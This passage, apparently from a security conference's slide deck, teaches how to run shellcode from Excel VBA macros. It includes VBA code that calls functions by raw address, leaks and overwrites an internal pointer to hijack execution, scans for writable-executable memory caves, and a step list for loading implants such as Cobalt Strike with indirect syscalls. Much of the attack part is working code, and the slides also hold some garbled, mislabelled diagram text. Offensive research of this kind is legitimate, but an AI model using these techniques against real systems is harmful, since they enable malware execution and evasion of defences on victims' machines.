25 CsrCaptureMessageString	33 7FFD01ACCB40		
26 CsrCaptureTimeout	34 7FFD01B3DA90		
27 CsrClientCallServer	35 7FFD01ACC910		
28 CsrClientConnectToServer	36 7FFD01ACD250		
29 CsrFreeCaptureBuffer	37 7FFD01ACC8E0		
30 CsrGetProcessId	38 7FFD01B3DAB0		
31 CsrIdentifyAlertableThread	39 7FFD01A72A50		
32 CsrSetPriorityClass	40 7FFD01B47BE0		
33 CsrVerifyRegion	41 7FFD01B3DAD0		
34 DbgBreakPoint	42 7FFD01B13A70		



Call functions by address

VBA doesn't' have "function pointers"

- We can use `DispCallFunc` from `OleAut32.dll`

```
HRESULT DispCallFunc(  
    void        *pvInstance,  
    ULONG_PTR   ovft,  
    CALLCONV    cc,  
    VARTYPE     vtReturn,  
    UINT        cActuals,  
    VARTYPE     *prgvt,  
    VARIANTARG **prgpvarg,  
    VARIANT     *pvargResult  
)
```



The code snippet shows the `DispCallFunc` function signature. Red arrows point from the following labels to specific parameters in the code:

- Target function address: Points to the first parameter, `void *pvInstance`.
- Call convention (STDCALL = 4; CDECL = 1): Points to the second parameter, `ULONG_PTR ovft`.
- Return type: Points to the third parameter, `CALLCONV cc`.
- N^o parameters: Points to the fourth parameter, `VARTYPE vtReturn`.
- Parameter types: Points to the fifth parameter, `UINT cActuals`.
- Parameter values: Points to the sixth parameter, `VARTYPE *prgvt`.
- Return value: Points to the seventh parameter, `VARIANTARG **prgpvarg`.
- Parameter values: Points to the eighth parameter, `VARIANT *pvargResult`.

Call functions by address

Build a wrapper to call any function by address

```
Public Function stdCallA(address As LongPtr, ByVal RetType As VbVarType,
ParamArray P() As Variant)
    Dim CC_STDCALL As Integer
    Dim VType(0 To 63) As Integer, VPtr(0 To 63) As LongPtr
    Dim i As Long, pFunc As Long, V(), HRes As Long
    ReDim V(0)
    CC_STDCALL = 4

    V = P

    For i = 0 To UBound(V)
        If VarType(P(i)) = vbString Then P(i) = StrConv(P(i), vbFromUnicode):
        V(i) = StrPtr(P(i))
        VType(i) = VarType(V(i))
        VPtr(i) = VarPtr(V(i))
    Next i

    HRes = DispCallFunc(0, address, CC_STDCALL, RetType, i, VType(0), VPtr(0),
stdCallA)

End Function
```

Approach #3

The art of taming pointers

Idea

- If we find a pointer in memory that later is used by Excel we can **overwrite it to hijack the execution** (like in exploiting).
- This way we avoid the usage of a “trigger” function (ResumeThread, EnumPages, etc.)
- Requisites:
 - Predictable location
 - Stable (don’t get overwritten before it jumps to the shellcode)



Pointer Dance

VarPtr(Dummy) => 0x022391AC5398

0x02238F10ED10

ASCII	HEX	UNICODE
000002238F10ED10	00 DA EA F1 F5 7E 00 00	04 00 02 10 00 00 00 00
000002238F10ED20	00 00 00 00 00 00 00 00	40 EF 21 08 F3 23 02 00
000002238F10ED30	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10ED40	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10ED50	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10ED60	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10ED70	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10ED80	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10ED90	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EDA0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EDB0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EDC0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EDD0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EDF0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EDF0 [000002238F930000] = 0000000000000000 (User Data)	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EE00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EE10	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EE20	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000002238F10EE30	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00


—0x7FF6F1EADA2C

Address	HEX	UNICODE
00007FF6F1EAD0A0	40 4A 94 EF F6 7F 00 00	10 E9 B6 FF F6 7F 00 00
00007FF6F1EAD0A1	00 88 8C FF F6 7F 00 00	F0 9D 00 FF F6 7F 00 00
00007FF6F1EAD0A2	40 4B 94 EF F6 7F 00 00	40 9E A6 FF F6 7F 00 00
00007FF6F1EAD0A3	[00007FF6F1EAD0A4] + mpr+11+rp [System Code]	40 9F A6 FF F6 7F 00 00
00007FF6F1EAD0A4	10 33 94 FF F6 7F 00 00	40 9A 94 FF F6 7F 00 00
00007FF6F1EAD0A5	30 19 EF F0 F6 7F 00 00	E0 1D EF F0 F6 7F 00 00
00007FF6F1EAD0A6	90 21 EF F0 F6 7F 00 00	20 25 EF F0 F6 7F 00 00
00007FF6F1EAD0A7	00 00 00 00 00 00 00 00	F1 D5 D1 F1 F6 7F 00 00
00007FF6F1EAD0A8	00 00 00 00 00 00 00 00	90 20 4E EF F6 7F 00 00
00007FF6F1EAD0A9	E1 D5 D1 F1 F6 7F 00 00	00 00 00 00 00 00 00 00
00007FF6F1EAD0AA	00 00 00 00 00 00 00 00	02 D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0AB	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00007FF6F1EAD0AC	00 00 00 00 00 00 00 00	04 D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0AD	00 00 00 00 00 00 00 00	02 D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0AE	12 D6 D1 F1 F6 7F 00 00	22 D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0AF	84 D6 D1 F1 F6 7F 00 00	46 D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0B0	00 00 00 00 00 00 00 00	68 D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0B1	00 00 00 00 00 00 00 00	90 00 00 00 00 00 00 00
00007FF6F1EAD0B2	00 00 00 00 00 00 00 00	7C D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0B3	D8 D1 F1 F6 7F 00 00	94 D6 D1 F1 F6 7F 00 00
00007FF6F1EAD0B4	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00007FF6F1EAD0B5	15 D6 D1 F1 F6 7F 00 00	00 00 00 00 00 00 00 00

0xb0

RI

Pointer Dance



Find the target pointer

- It's at an **address bigger than the one returned by VarPtr()**
- The pointer **shares the first 4 bytes** with the address returned by VarPtr()

```
Function leak() As LongPtr
    Dim funcLeak As LongPtr
    Dim i As LongPtr
    Dim j As Long

    For i = 0 To 512 Step 8
        Call CopyMemory(VarPtr(funcLeak), VarPtr(a) + i, 8)
        If Left(Hex(funcLeak), 4) = Left(Hex(VarPtr(a)), 4) Then
            Exit For
        End If
    Next i
    leak = funcLeak
End Function
```

Overwrite

```
Sub test()
    Dim jmp As LongPtr
    Dim target As LongPtr
    Dim sc As LongPtr
    Dim check As LongPtr
    Dim buf As Variant
    jmp = leak' Pointer to overwrite
    check = 0
    '204 = 0xCC 144 = 0x90
    buf = Array(144, 144, 144, 144, 144, 204, 204, 204, 204)

    target = findEgg()' Let's talk about this later :P
    If target <> 0 Then
        sc = target + 8 + &H80
        For n = LBound(buf) To UBound(buf)
            Call CopyMemory(sc + n, VarPtr(buf(n)) + 8, 8)
        Next n

        Call CopyMemory(target + &H80, VarPtr(sc), 8)
        Call CopyMemory(jmp, VarPtr(target), 8)
    Else
        MsgBox "Cave not found!"
    End If
End Sub
```

Code caves R/W/X

- Excel already allocate memory with RWX permissions :D

```
1800eec9c  long UpdatePageProtection(void* __ptr64 arg1, unsigned long arg2)

1800eecad    enum WIN32_ERROR var_10 = NO_ERROR
1800eecd3    void var_c
1800eecd3    if (VirtualProtect(lpAddress: arg1, dwSize: zx.q(arg2),
flNewProtect: PAGE_EXECUTE_READWRITE, lpflOldProtect: &var_c) == 0)
1800eecd5    enum WIN32_ERROR rax_2 = GetLastError()
1800eece4    enum WIN32_ERROR var_14_1
1800eece4    if (rax_2 > NO_ERROR)
1800eed02        var_14_1 = zx.d(rax_2.w) | 0x70000 | 0x80000000
1800eecea    else
1800eecea        var_14_1 = rax_2
1800eed0a    var_10 = var_14_1
1800eed17    return var_10
```

Code caves R/W/X

- We can not overwrite random data because it can crash the process
 - Remember when I said that imports are not resolved until you call them?

Code caves R/W/X

- We can not overwrite random data because it can crash the process
 - Remember when I said that imports are not resolved until you call them? We can use it as **placeholder**!! (~250 bytes)

Protect:Execute/Read/Write	AllocationBase=2205FE00000	Base=22060AD9000	Size=1000
address	1C 1D 1E 1F	20 21 22 23 24 25 26 27	28 29 2A 2B CDEF0123456789AB
22060AD901C	08 01 00 00	37 ED A7 76 00 00 00 00	04 1F 00 00
22060AD902C	00 00 00 00	61 6A 6A 6A 31 33 33 37	31 33 33 37ajjj13371337
22060AD903C	41 64 65 70	74 41 64 65 70 74 41 64	65 70 74 41 64 AdeptAdeptAdeptA
22060AD904C	64 65 70 74	41 64 65 70 74 41 64 65	70 74 41 64 deptAdeptAdeptAd
22060AD905C	65 70 74 41	64 65 70 74 41 64 65 70	74 41 64 65 eptAdeptAdeptAde
22060AD906C	70 74 41 64	65 70 74 41 64 65 70 74	41 64 65 70 ptAdeptAdeptAdep
22060AD907C	74 41 64 65	70 74 41 64 65 70 74 41	64 65 70 74 tAdeptAdeptAdept
22060AD908C	41 64 65 70	74 41 64 65 70 74 41 64	65 70 74 41 AdeptAdeptAdeptA
22060AD909C	64 65 70 74	41 64 65 70 74 41 64 65	70 74 41 64 deptAdeptAdeptAd
22060AD90AC	65 70 74 41	64 65 70 74 41 64 65 70	74 41 64 65 eptAdeptAdeptAde
22060AD90BC	70 74 41 64	65 70 74 41 64 65 70 74	41 64 65 70 ptAdeptAdeptAdep
22060AD90CC	74 41 64 65	70 74 41 64 65 70 74 41	64 65 70 74 tAdeptAdeptAdept
22060AD90DC	41 64 65 70	74 41 64 65 70 74 41 64	65 70 74 41 AdeptAdeptAdeptA
22060AD90EC	64 65 70 74	41 64 65 70 74 41 64 65	70 74 41 64 deptAdeptAdeptAd
22060AD90FC	65 70 74 41	64 65 70 74 41 64 65 70	74 41 64 65 eptAdeptAdeptAde
22060AD910C	70 74 41 64	65 70 74 41 64 65 70 74	00 00 00 00 ptAdeptAdept....
.....

Code caves R/W/X

- Scan memory to find a “tag” that identify the placeholder
 - Use different “tags” to find each placeholder
- Hand craft a mini-shellcode that acts as “loader” for the real shellcode (Havoc, Nighthawk, Cobalt Strike...)
 - This “loader” must be crafted in parts that will be placed in each placeholder

```
Function findEgg() As LongPtr
    Dim mbi As MEMORY_BASIC_INFORMATION
    Dim ret As LongPtr
    Dim dwLength As LongPtr
    Dim j As Long
    Dim check As Long
    Dim found As Integer
    found = 0
    j = 1
    For i = 0 To 500000
        ret = VirtualQuery(addr, mbi, LenB(mbi))
        If mbi.Protect = 64 Then
            For k = 0 To mbi.RegionSize - 4 Step 1
                Call CopyMemory(VarPtr(check), mbi.BaseAddress + k, 4)
                If check = 926102321 Then '1337
                    findEgg = mbi.BaseAddress + k
                    found = 1
                    Exit For
                End If
            Next k
            If found = 1 Then
                Exit For
            End If
        End If
        addr = mbi.BaseAddress + mbi.RegionSize
    Next i
End Function
```

All together


1. Leak pointer to DLL
2. Parse NTDLL
3. Patch shellcode ("loader") to perform indirect syscalling
4. Find the pointer that we are going to hijack
5. Locate the placeholders in RWX mem
6. Copy each loader chunk to the placeholders
7. **Pray to the Ancient Gods**
8. Overwrite the pointer
9. Wait a few seconds
10. Profit





A stylized landscape illustration featuring a pink sky. In the upper left, a large white circle represents the sun, with three thin blue horizontal lines extending from its bottom right. In the lower left, a dark blue mountain shape rises, with three thin blue wavy lines extending from its top left. In the lower right, a dark navy blue mountain shape rises, with several short red wavy lines extending from its top right. The overall style is minimalist and abstract.

Demo



Thanks!

Questions?

@TheXC3LL



Greetings

- Template by SlideGo
- Samurai Girl by Heksiah

References

1. <https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/>
2. <https://www.mdsec.co.uk/2019/05/persistence-the-continued-or-prolonged-existence-of-some-thing-part-1-microsoft-office/>
3. <https://adepts.of0x.cc/vba-outlook/>
4. <https://www.outflank.nl/blog/2023/04/25/so-you-think-you-can-block-macros/>
5. <https://files.brucon.org/2022/LOLDocs-Outflank.pdf>
6. <https://learn.microsoft.com/en-us/deployoffice/security/trusted-locations>
7. <https://codekabinett.com/rdumps.php?Lang=2&targetDoc=api-pointer-convert-vba-string-ansi-unicode>
8. https://blog.sevagas.com/IMG/pdf/my_vba_bot.pdf
9. <https://research.nccgroup.com/2021/01/23/rift-analysing-a-lazarus-shellcode-execution-method/>
10. https://web.archive.org/web/20210130171924/http://ropgadget.com/posts/abusing_win_functions.html
11. <https://adepts.of0x.cc/vba-exports-runtime/>
12. <https://secureyourit.co.uk/wp/2020/11/28/vbafunctionpointers/>
13. <https://adepts.of0x.cc/vba-hijack-pointers-rwa/>